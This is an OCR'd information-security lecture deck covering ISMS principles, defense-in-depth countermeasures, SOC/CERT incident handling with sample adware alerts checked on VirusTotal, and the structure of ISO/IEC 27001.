
Contents	Slide
5. Definition & Implementation of Information Security Management System (ISMS)	
a) Information Security Term & CIA Triad Definition	30
b) Information Security: Principles	34
c) Information Security: Time Phases and Expertise Areas	38
d) ISMS Implementation: Deming PDCA Cycle	41
e) Prevention Phase Characteristics	**50**
6. Information Security International Standards: ISO/IEC 27000 Family	64

Technology Area

Sets of Countermeasures and Products

Defense Countermeasures	HW/SW Products and Tools
Network Protection **Perimeter Defense**, LANs Segregation	**Firewall**
Communication Protection Tunnelling Protocols	HTTPs, IPsec, VPN (Virtual Private Network), SSH
Content Protection Content Filtering, Application Control	Antivirus Software, IPS/IDS for Networks & Hosts, Web Filtering, Proxy
Data Protection Intellectual Property, Information Exfiltration Protection, Data Recovery	Classification, Encryption, Backup, Redundancy Techniques, Data Loss Prevention (DLP)
Identity Management Access Control & Authentication	❖ One Factor Authentication: e. g. Password («Something I know») ❖ Multi Factor Authentication: e.g. Token + PIN («Something I have» + «Something I know») e.g. Token + PIN + Biometric Data («Something I have» + «Something I know» + «Something I am») ❖ PKI, Digital Signature

50



SOC & CERT

ISMS process defines and assigns different Accountabilities and Responsibilities to IS and IT Depts.

SOC has the capabilities to **analyze** information to **identify potential risks** and **intrusion attempts** that eventually will be escalated to CERT in order to **respond promptly** to any **cyber incident**. In summary, SOC/CERT functions are:

- Proactively **monitoring** data and security infrastructure;
- Effectively **preventing** and **managing** security incidents and threats

Recap… The seven design goals of Information Security

Information Security Goals	Action
Confidentiality	To prevent Unauthorized Access to information
Integrity	To make sure that the Data is the Correct one
Availability	To prevent Loss of Data and Services
Access Control	How Users and Systems can communicate
Authentication	It proves that a User or a System are actually who they say they are
Accountability/Ownership	The Responsibility for an Item
Accounting	The Tracking of an activity

and Prevention means “Minimize the Risk” !!

Second Part

How can IT Infrastructures & Systems be protected?

Contents	Slide
5. Design & Implementation of Information Security Management System (ISMS)	
a) Information Security Term & CIA Triad Definition	30
b) Information Security: Principles	34
c) Information Security: Time Phases and Expertise Areas	38
d) ISMS Implementation: Deming PDCA Cycle	41
e) Prevention Phase Characteristics	49
f) Detection and Reaction Phase Characteristics	**54**
6. Information Security International Standards: ISO/IEC 27000 Family	61

Ansaldo STS A Hitachi Group Company

Monitoring and Detection Activity

….. Logs, Logs, Logs and Correlation

"The real voyage of discovery consists not in seeking new landscape but in having new eyes" (M. Proust)

How can we protect the Company, preventing Security Incidents?

Looking for the traces left on networks and systems !


54

Monitoring and Detection Activity

As it has been said before, the Monitoring and Detection activities are mandatory.

The M. Proust sentence is significant to understand an important truth: by IT system logs analysis often we can understand what's happening, anticipating the occurrence of a security incident.

But we must look!!!




By combining ***preventive controls and detection activities***, the ***best protection*** will be obtained.

In fact ***Defense in Dept is used to slow down the attacker***: for examples Firewall block unwanted network traffic, Access Controls restrict who can see what within the IT systems and require to attacker tools, techniques and time for overcoming these barriers. It is possible to compare Preventive Controls to a maze.

But Defensive Controls are not enough: attacker has plenty of time to examine the obstacles and figure out a way around it.

Then with ***Detection activities***, it is possible to generate alerts to defenders in such a way the attackers do not know which steps are safe and which are not: the Detection in fact is a similar to a minefield, where a person cannot see obstacles and does not know which step are right ones.




Cyber Attack Sequence in Detail and Responding to Incident Process

In Fig.1 a typical today cyber attack is described. Because the malware lateral movement (i.e. inside the organization) represents the real danger that can generate serious damage (e.g Wannacry attack), an effective Security Incident Management process for responding to Incident has to be defined.


In Fig. 2 a typical Security Incident Management process model is shown as described in slide 57.

Incident Management Process



SOC

- Monitoring
- Detection
- 1st Level Analysis of Incident
- Prioritization & Escalation



CERT

- 2nd Level Analysis of Incident
- Investigation with Malware Analysis & Forensics
- Remediation Plans
- Lessons Learnt

Security Incident Management: Example

1) Alerts generated by an EndPoint Detection & Response (EDR) Agent installed in Host_1 and Host_2

Incident Number #	22301
Classification	Install Monetizer
Description and Recommended Actions	InstallMonetizer installs unwanted software on PC at the same time as the software you are trying to install without adequate consent. Use tool built-in options to quarantine or delete the file. Make sure Security Policy is enforced
Severity	Low
File Hashing Sha256	B779AC783BFFADFDECBB81FEA20F4AAAF16755FE3C0BECD61F35EF1E824B5C20
Host Name - Host Ip	Host_1 - 192.168..10.10
Path	c:\users\user_name\documents\disk-defrag-setup.exe

Incident Number #	25413
Classification	Ask Toolbar
Severity	Low
Description and Recommended Actions	Ask Toolbar is typically contained in modified software installers and installed without the user's knowledge. It can create pop-up ads and interfere with web browsing by redirecting users to unexpected websites. Uninstall the program at the PC. Make sure Security Policy is enforced.
File Hashing Sha256	3B61CE3D5D75FE4A90313741CDFA71C47BA6543FC568AB3293ED33983FF717D8
Host Name - Host Ip	Host_2 - 10.10.5.23
Path	c:\users\user_name\documents\setupimgburn_2.5.7.0.exe


Ansaldo STS A Hitachi Group Company

Security Incident Management: Example

2) Checking File Hash to understand if the Alert is a False Positive

- *First Choice*: connection to *VirusTotal* Web Site https://www.virustotal.com/#/home/upload

  A) Fast Action: uploading Hash file in *Search* Tab :



PUA: Potentially Unwanted Application

  B) Complete Action: uploading file in *File* Tab by *Choose file* button

- Second Choice: connection to *Hybrid Analysis* Web Site https://www.hybrid-analysis.com/

  Automatic verification and Test in Sandbox

VirusTotal was founded in 2004 as a free service that analyzes files and URLs for viruses, worms, trojans and other kinds of malicious content. It inspects items with over 70 antivirus scanners and URL/domain blacklisting services

https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works

Second Part

How can IT Infrastructures & Systems be protected?

Contents	Slide
5. Definition & Implementation of Information Security Management System (ISMS)	29
6. Information Security International Standards: ISO/IEC 27000 Family	**61**

ISO/IEC 27000 Family

ISO/IEC 27000 Family is composed by a wide set of standards, Requirements and Guidelines

- ISO/IEC 27001 specifies Security Requirement for the ISMS: it is Certifiable
- ISO/IEC 27002 is the Guideline for implementation of the ISMS
- ISO/IEC 27000 (free) is the Vocabulary and Bibliography

Ansaldo STS A Hitachi Group Company

ISO/IEC 27001 structure (1/2)

ISO/IEC 27001 is structured in two main areas:

- «*High part*»
  - Specified the requirements for the ISMS (clause 4 to 10)
  - Requirements are written using the imperative *SHALL*
- «*Low part*»
  - The *Annex-A is a checklist composed by 114* security controls. divided into 35 security objectives that are grouped into 14 clauses


INTERNATIONAL STANDARD ISO/IEC 27001

Second edition 2013-10-01

Information technology — Security techniques — Information security management systems — Requirements

Technologies de l'information — Techniques de sécurité — Systèmes de management de la sécurité de l'information — Exigences

Reference number ISO/IEC 27001:2013(E)

© ISO/IEC 2013

62


ISO/IEC 27001 Structure (1/2)

The ISO/IEC 27001 (formally known as *ISO/IEC 27001:2013*) international standard is a specification for an Information Security Management System (ISMS).

The standard covers all types of organizations (*e.g.* commercial enterprises, government agencies, non-profits), all sizes (from micro-businesses to huge multinationals), and all industries or markets (*e.g.* retail, banking, defense, healthcare, education and government).

An *ISMS* may be *certified compliant with ISO/IEC 27001* by a number of Accredited Registrars worldwide.


The auditors *will* seek evidence to confirm that the ISMS has been properly designed and implemented, and is in fact in operation



ISO/IEC 27001 Structure (2/2)

ISO/IEC 27001:2013 has the following main sections:

- **4 Context of the organization** - understanding the organizational context, the needs and expectations of 'interested parties' and defining the scope of the ISMS. Section 4.4 states very plainly that "The organization shall establish, implement, maintain and continually improve" the ISMS.
- **5 Leadership** - Top Management must demonstrate leadership and commitment to the ISMS, mandate policy and assign information security roles, responsibilities and authorities.
- **6 Planning** - outlines the process to identify, analyze and plan to treat information risks, and clarify the *objectives* of information security.
- **7 Support** - adequate, competent resources must be assigned, awareness raised, documentation prepared and controlled.
- **8 Operation** - assessing and treating information risks, managing changes, and documenting things, so that they can be audited by the certification auditors).
- **9 Performance evaluation** - monitor, measure, analyze and evaluate/audit/review the information security controls, processes and management system
- **10 Improvement** - address the findings of audits and reviews (*e.g.* nonconformities and corrective actions), make continual refinements to the ISMS.



